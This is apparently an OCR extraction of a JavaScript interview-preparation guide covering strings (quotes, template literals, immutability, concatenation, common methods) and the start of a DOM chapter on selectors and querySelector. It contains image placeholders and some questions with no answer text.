Q. What are template literals and string interpolation in strings?

Q. What is the difference between single quotes (''), double quotes ("") & backticks (``)?

Q. What are some important string operations in JS?

Q. What is string immutability?

Q. In how many ways you can concatenate strings?

Q. What is a String?

- A string is a **data type** used to **store and manipulate data**.

```
// Single quotes ('')
var str1 = 'Hello';
```

Q. What are template literals and string interpolation in strings? V. IMP.

- A template literal, also known as a template string, is a feature introduced in ECMAScript 2015 (ES6) for **string interpolation** and **multiline strings** in JavaScript.

`${Template} Literal`

```
// Backticks (`)
//Template literals with string interpolation
var myname = "Happy";
var str3 = `Hello ${myname}!`;
console.log(str3);
// Output: Hello Happy!
```

```
// Backticks (`)
//Template literals for multiline strings
var multilineStr = `
This is a
multiline string.
`;
```

Q. What is the difference between single quotes (''), double quotes ("") & backticks (``)?


```
// Single quotes ('')
var str1 = 'Hello';
```

```
// Double quotes ("")
var str2 = "World";
```

```
// Backticks (`)
//Template literals with string interpolation
var myname = "Happy";
var str3 = `Hello ${myname}!`;
console.log(str3);
// Output: Hello Happy!
```

```
// Backticks (`)
//Template literals for multiline strings
var multilineStr = `
This is a
multiline string.
`;
```

Q. What are some important string operations in JS?



Q. What are some important string operations in JS?

```
//Add multiple string
let str1 = "Hello";
let str2 = "World";
let result = str1 + " " + str2;
console.log(result);
// Output: Hello World
```

```
// Using concat() method
let result2 = str1.concat(" ", str2);
console.log(result2);
// Output: Hello World
```

```
//Extract a portion of a string
let subString = result.substring(6, 11);
console.log(subString);
// Output: World
```

```
//Retrieve the length of a string
console.log(result.length);
// Output: 11
```

```
//Convert a string to uppercase or lowercase
console.log(result.toUpperCase());
// Output: HELLO WORLD
console.log(result.toLowerCase());
// Output: hello world
```

```
//Split a string into an array of substrings
//based on a delimiter
let arr = result.split(" ");
console.log(arr);
// Output: ["Hello", "World"]
```


```
//Replace occurrences of a substring within a string
console.log(result.replace("World", "JavaScript"));
// Output: Hello JavaScript
```

```
//Remove leading and trailing whitespace
let str = "   Hello World   ";
let trimmedStr = str.trim();
console.log(trimmedStr);
// Output: Hello World
```


Q. What is string immutability? V. IMP.

- Strings in JavaScript are considered **immutable** because you **cannot modify** the contents of an existing string directly.

```
var str = 'Interview';

// Creates a new string
str = str + ' Happy';
```



Q. In how many ways you can concatenate strings?




```
let s1 = 'Hello';
let s2 = 'World';
```

```
// + operator
let r1 = s1 + s2;
console.log(r1);
// Output: HelloWorld
```

```
// concat() method
let r2 = s1.concat(s2);
console.log(r2);
// Output: HelloWorld
```

```
// template literals
let r3 = `${s1} ${s2}`;
console.log(r3);
// Output: Hello World
```

```
// join() method
let strings = [s1, s2];
let r4 = strings.join(' ');
console.log(r4);
// Output: Hello World
```

Chapter 8: DOM

Q. What is DOM? What is the difference between HTML and DOM?

Q. How do you select, modify, create and remove DOM elements?

Q. What are selectors in JS?

Q. What is the difference between getElementById, getElementsByClassName and getElementsByTagName?

Q. What is the difference between querySelector() and querySelectorAll()?

Q. What are the methods to modify elements properties and attributes?

Q. What is the difference between innerHTML and textContent?

Q. How to add and remove properties of HTML elements in the DOM using JS?

Q. How to add and remove style from HTML elements in DOM using JS?


Q. How to create new elements in DOM using JS? What is the difference between createElement() and cloneNode()?

Q. What is the difference between createElement() and createTextNode()?

Q. What is DOM? What is the difference between HTML and DOM? V. IMP.

```
<!DOCTYPE html>
<html>

    <head>
        <title>My Text </title>
    </head>

    <body>
        <h1>
            My Header
        </h1>
        <p> My Paragraph </p>
    </body>

</html>
```


Static HTML



DOM Tree(Real)


- The DOM(Document Object Model) represents the web page as a **tree-like structure** that allows JavaScript to dynamically access and manipulate the content and structure of a web page.

Q. How do you select, modify, create and remove DOM elements?



Q. What are selectors in JS? V. IMP.

- Selectors in JS help to **get specific elements from DOM** based on IDs, class names, tag names.




```
<div id="myDiv">Test</div>
```

```
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
```

Q. What is the difference between getElementById, getElementsByClassName and getElementsByTagName? V. IMP.

```html
<!DOCTYPE html>
<html>
  <head>
    <title>DOM Methods</title>
  </head>
  <body>
    <div id="myDiv" class="myClass">1</div>
    <div class="myClass">2</div>
    <p class="myClass">3</p>

    <script src="index.js"></script>
  </body>
</html>
```

```js
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
// Output: 1
```

```js
//getElementsByClassName - select multiple elements that
                         //share the same class name
const elements = document.getElementsByClassName("myClass");

for (let i = 0; i < elements.length; i++) {
  console.log(elements[i].textContent);
}
// Output: 1 2 3
```

```js
//getElementsByTagName - select multiple elements based
                       //on their tag name
const elementsTag = document.getElementsByTagName("div");

for (let i = 0; i < elementsTag.length; i++) {
  console.log(elementsTag[i].textContent);
}
// Output: 1 2
```


Q. What is the difference between querySelector() and querySelectorAll()?

```html
<html>
  <head>
    <title></title>
  </head>
  <body>
    <div class="myClass">Element 1</div>
    <div class="myClass">Element 2</div>
    <div class="myClass">Element 3</div>
    <script src="index.js"></script>
  </body>
</html>
```

```js
// Using querySelector() - returns the first element
var element = document.querySelector('.myClass');
console.log(element.textContent);
// Output: Element 1
```


```js
// Using querySelectorAll() - returns all the elements
var elements = document.querySelectorAll('.myClass');
elements.forEach(function(element) {
  console.log(element.textContent);
});
// Output: Element 1, Element 2, Element 3
```

Q. What are the methods to modify elements properties and attributes?




```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Document</title>
  </head>
  <body>

    <div id="myElement">Hello, World!</div>

    <script src="index.js"></script>
  </body>
</html>
```


Q. What is the difference between innerHTML and textContent? V. IMP.



